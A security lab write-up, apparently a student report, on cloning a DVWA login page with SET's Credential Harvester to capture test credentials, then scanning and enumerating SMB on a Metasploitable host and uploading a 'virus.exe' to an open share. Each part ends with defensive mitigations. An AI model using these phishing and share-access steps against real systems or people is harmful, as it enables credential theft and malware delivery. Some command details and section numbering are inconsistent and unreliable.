

# Website Cloning & Credential Harvesting

**Focus:** Educational demonstration of social engineering vectors and defensive mitigation.


## 1. Prerequisites

- **Environment:** A controlled lab environment (Kali Linux).
- **Target:** A local, authorized target DVWA (Damnable Vulnerable Web Application).
- **Network:** Ensure the Attacker and Target are on the same virtual network.

## 2. Launching the Social Engineering Toolkit (SET)

The Social Engineering Toolkit is a standard industry tool for simulating these types of attacks.

1. Open your terminal with **root** privileges.
2. Type **setoolkit** and press **Enter**.



The screenshot shows a terminal window on a Kali Linux desktop. The title bar reads "root@Kali: /home/kali". The terminal displays the following output:

```
The Social-Engineer Toolkit (SET)
Created by: David Kennedy (ReL1K)
Version: 8.0.3
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set> 99

Thank you for shopping with the Social-Engineer Toolkit.
```

3. Select **1) Social-Engineering Attacks** from the main menu.
4. Select **2) Website Attack Vectors**.
5. Select **3) Credential Harvester Attack Method**.

```

File Actions Edit View Help
s to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>■

```

## 6. Select 2) Site Cloner.

---

## 3. Configuring the Attack

Once the Site Cloner is selected, you must provide the parameters for the redirection and the source.

```

File Actions Edit View Help
The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.6.6.1
[!] SET supports both HTTP and HTTPS
[!] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://dvwa.vm

[*] Cloning the website: http://dvwa.vm
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

```


- **IP Address for POST back:** SET will ask where the harvested credentials should be sent. Enter your Attacker IP: **10.6.6.1**.
- **URL to Clone:** Enter the full URL of the target site: **http://dvwa.vm/login.php**.

**Note:** SET will now clone the website and start a local web server. Any traffic hitting **10.6.6.1** will now see a perfect replica of the DVWA login page.

---

## 4. Capturing Credentials

Incorporating the Custom HTML File



```

ls
site.html

```


The screenshot shows a desktop environment with a terminal window and a file browser window. The terminal window has the command 'ls' entered and is displaying the contents of the current directory. The file browser window is titled 'site.html' and contains the following custom HTML code:

```

1<html>
2<head>
3<meta http-equiv="refresh" content="0; url=http://10.6.6.1/" />
4</head>
5</html>
6

```

1. **Simulation:** On a victim machine, navigate to **http://10.6.6.1**.
2. **Input:** Enter a test username and password (e.g., **dream@gmail.com / pass123**).
3. **Observation:** Upon clicking "Login," the victim is usually redirected back to the real **dvwa.vm** to avoid suspicion.
4. **Results:** Switch back to the Attacker terminal. SET will display the captured POST data, revealing the cleartext credentials.



```

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://dvwa.vm

[*] Cloning the website: http://dvwa.vm
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.6.6.1 - - [14/Jan/2026 07:37:55] "GET / HTTP/1.1" 200 -
10.6.6.1 - - [14/Jan/2026 07:37:56] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=dream@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=pass123
POSSIBLE USERNAME FIELD FOUND: login=login
POSSIBLE USERNAME FIELD FOUND: user_token=98c6bd4d3007185cf7bf1d8e8d12
3ABd
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.6.6.1 - - [14/Jan/2026 07:38:11] "POST /index.html HTTP/1.1" 302 -

```

---

## 5. Defensive Mitigations (The "Why")

The goal of this lab is to understand how to prevent these attacks in a real-world enterprise:

- **Multi-Factor Authentication (MFA):** Even if a password is stolen, the attacker cannot log in without the second factor (TOTP, hardware key).
- **Email Filtering:** Using tools like DMARC, SPF, and DKIM to prevent spoofed emails from delivering the fake link.
- **Security Awareness Training:** Teaching users to inspect URLs (e.g., noticing [10.6.6.1](#) instead of the official domain).
- **Password Managers:** These tools generally will not auto-fill credentials if the domain name does not match the stored entry.

# SMB Vulnerability Scanning & Enumeration

**Tools:** Nmap, Enum4linux, SMBClient

**Target IP:** [172.17.0.2](#)

### Lab Setup

- **Attacker Machine:** Kali Linux
- **Target Machine IP:** [172.17.0.2](#)
- **Network Range:** [172.17.0.0/24](#)

### 1. Objective

To perform targeted enumeration of SMB services to identify user accounts, machine information, shared folders, and password policies. Additionally, to demonstrate file transfer techniques using unauthorized share access.

### 2. Phase 1: Network Discovery

Before targeting a specific host, we identify active devices within the assigned subnet.

Command:nmap -sn 172.17.0.0/24

- **Purpose:** Performs a "Ping Scan" to list all live hosts without port scanning.
- **Result:** Confirmed [172.17.0.2](#) is active and reachable.

```

└─[root@Kali]-[/home/kali]
# nmap -sN 172.17.0.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2025-12-19 00:07 MST
Nmap scan report for metasploitable.vm (172.17.0.2)
Host is up (0.0000010s latency).
Not shown: 981 closed tcp ports (reset)
PORT      STATE      SERVICE
21/tcp    open|filtered  ftp
22/tcp    open|filtered  ssh
23/tcp    open|filtered  telnet
25/tcp    open|filtered  smtp
80/tcp    open|filtered  http
111/tcp   open|filtered  rpcbind
139/tcp   open|filtered  netbios-ssn
445/tcp   open|filtered  microsoft-ds
512/tcp   open|filtered  exec
513/tcp   open|filtered  login
514/tcp   open|filtered  shell
1099/tcp  open|filtered  rmiregistry
1524/tcp  open|filtered  ingreslock
2121/tcp  open|filtered  cproxy-ftp
3306/tcp  open|filtered  mysql
5432/tcp  open|filtered  postgresql
6667/tcp  open|filtered  irc
8009/tcp  open|filtered  ajp13
8180/tcp  open|filtered  unknown
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap scan report for 172.17.0.1
Host is up (0.0000010s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    open|filtered  ssh
3000/tcp  open|filtered  ppp

Nmap done: 256 IP addresses (2 hosts up) scanned in 4.43 seconds

```

### 3. Phase 2: Targeted Enumeration (Enum4Linux)

We use `enum4linux` with specific flags to extract granular data from the target.

| Command                               | Purpose                 | Expected Output   |
|---------------------------------------|-------------------------|---|
| <code>enum4linux -U 172.17.0.2</code> | <b>User Enumeration</b> | Lists local user accounts found via SAMR or local APIs. |

|                              |                            |   |
|------------------------------|----------------------------|---|
| enum4linux -M<br>172.17.0.2  | <b>Machine Enumeration</b> | Retrieves the machine name and OS information.          |
| enum4linux -S<br>172.17.0.2  | <b>Share Enumeration</b>   | Lists all available shares (e.g., ADMIN\$, IPC\$, tmp). |
| enum4linux -Sv<br>172.17.0.2 | <b>Service Enumeration</b> | Identifies the specific versions of SMB/Samba running.  |
| enum4linux -P<br>172.17.0.2  | <b>Password Policy</b>     | Shows complexity requirements and lockout durations.    |

```
[root@Kali: /home/kali]
# enum4linux -U 172.17.0.2
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jan 14 06:20:04 2026

[+] ( Target Information )

Target ..... 172.17.0.2
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, no
ne

[+] ( Enumerating Workgroup/Domain on 172.17.0.2 )

[+] Got domain/workgroup name: WORKGROUP

[+] ( Session Check on 172.17.0.2 )

[+] Server 172.17.0.2 allows sessions using username '', password ''

[+] ( Getting domain SID for 172.17.0.2 )

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

[+] ( Users on 172.17.0.2 )
```

```
root@Kali: /home/kali
# enum4linux -S 172.17.0.2
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4li
nux/ ) on Wed Jan 14 06:22:14 2026
[+] Got domain/workgroup name: WORKGROUP
[+] Server 172.17.0.2 allows sessions using username '', password ''
[+] Can't determine if host is part of domain or part of a workgroup
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
```

```
root@Kali: /home/kali
enum4linux complete on Wed Jan 14 06:22:44 2026
# enum4linux -P 172.17.0.2
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4li
nux/ ) on Wed Jan 14 06:23:07 2026
[+] Got domain/workgroup name: WORKGROUP
[+] Server 172.17.0.2 allows sessions using username '', password ''
[+] Can't determine if host is part of domain or part of a workgroup
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
```

## 4. Phase 3: SMB Client & File Transfer

Once shares are identified, we attempt to list contents and connect to them to test for misconfigured permissions.

### A. Listing Shares

**Command:** `smbclient -L //172.17.0.2`

- **Result:** Displays a table of all share names, types, and comments. This confirms the existence of `print$` and `tmp`.

### B. Accessing Specific Shares

We attempt to connect to the identified shares. If no password is provided and access is granted, it indicates a **Null Session** or **Guest Access** vulnerability.

**Command 1:** `smbclient //172.17.0.2/print$`

- **Context:** Typically used for printer drivers. Access here can sometimes allow attackers to upload malicious drivers.


**Command 2:** `smbclient //172.17.0.2/tmp`

- **Context:** Temporary directories often contain sensitive log files, scripts, or cached credentials.

### C. File Transfer Techniques

Once inside an SMB prompt (`smb: \>`), the following commands are used for data exfiltration or delivery:

- **ls:** List files on the remote share.




The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal is running as root and connected to the share `\group_work`. The user has performed the following actions:

- Entered the SMB share command: `smb: \>`
- Used the `dir` command to list the contents of the share, which includes various system files like `virus.exe`, `group_work.txt`, and several `.jsvc_up` files.
- Used the `put` command to upload a file named `virus.exe` to the share. The command was: `smb: \> put virus.exe group_work.txt`. The output shows the file was successfully uploaded with a size of 1024 bytes and 8932016 blocks available.
- Used the `dir` command again to show the updated contents of the share, now including the uploaded `virus.exe` file.

## 5. Summary of Findings

- **Information Leakage:** Using `-U` and `-P` allowed the discovery of the user list and password requirements without authentication.
- **Weak Permissions:** Accessing the `/tmp` share via `smbclient` without a password indicates a high-risk misconfiguration.
- **Protocol Risks:** Version enumeration (`-Sv`) helps identify if the target is running legacy versions like SMBv1, which are susceptible to RCE exploits.



The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal title is "root@Kali: /home/kali". The command run is "enum4linux -Sv 172.17.0.2". The output shows the tool identifying various dependent programs and their locations, followed by target information and domain enumeration details. The terminal interface includes a top bar with icons and a bottom status bar.

```
[root@Kali:~/home/kali] enum4linux -Sv 172.17.0.2
[V] Dependent program "nmblookup" found in /usr/bin/nmblookup
[V] Dependent program "net" found in /usr/bin/net
[V] Dependent program "rpcclient" found in /usr/bin/rpcclient
[V] Dependent program "smbclient" found in /usr/bin/smbclient
[V] Dependent program "polenum" found in /usr/bin/polenum
[V] Dependent program "ldapsearch" found in /usr/bin/ldapsearch
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linu
x/ ) on Wed Jan 14 06:22:43 2026
=====
( Target Information )=====

Target ..... 172.17.0.2
RID Range ..... 500-550,1000-1050
Username .... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, no
ne

=====
( Enumerating Workgroup/Domain on 172.17.0.2 )=

[V] Attempting to get domain name with command: nmblookup -A '172.17.0.2'
```

## 6. Remediation

1. **Disable Guest Access:** Ensure all shares require valid authentication.
2. **Restrict Anonymous Enumeration:** Configure the system to prevent SID-to-Name translation for unauthenticated users.
3. **Audit Permissions:** Strictly limit write access (`put`) on public or temporary shares.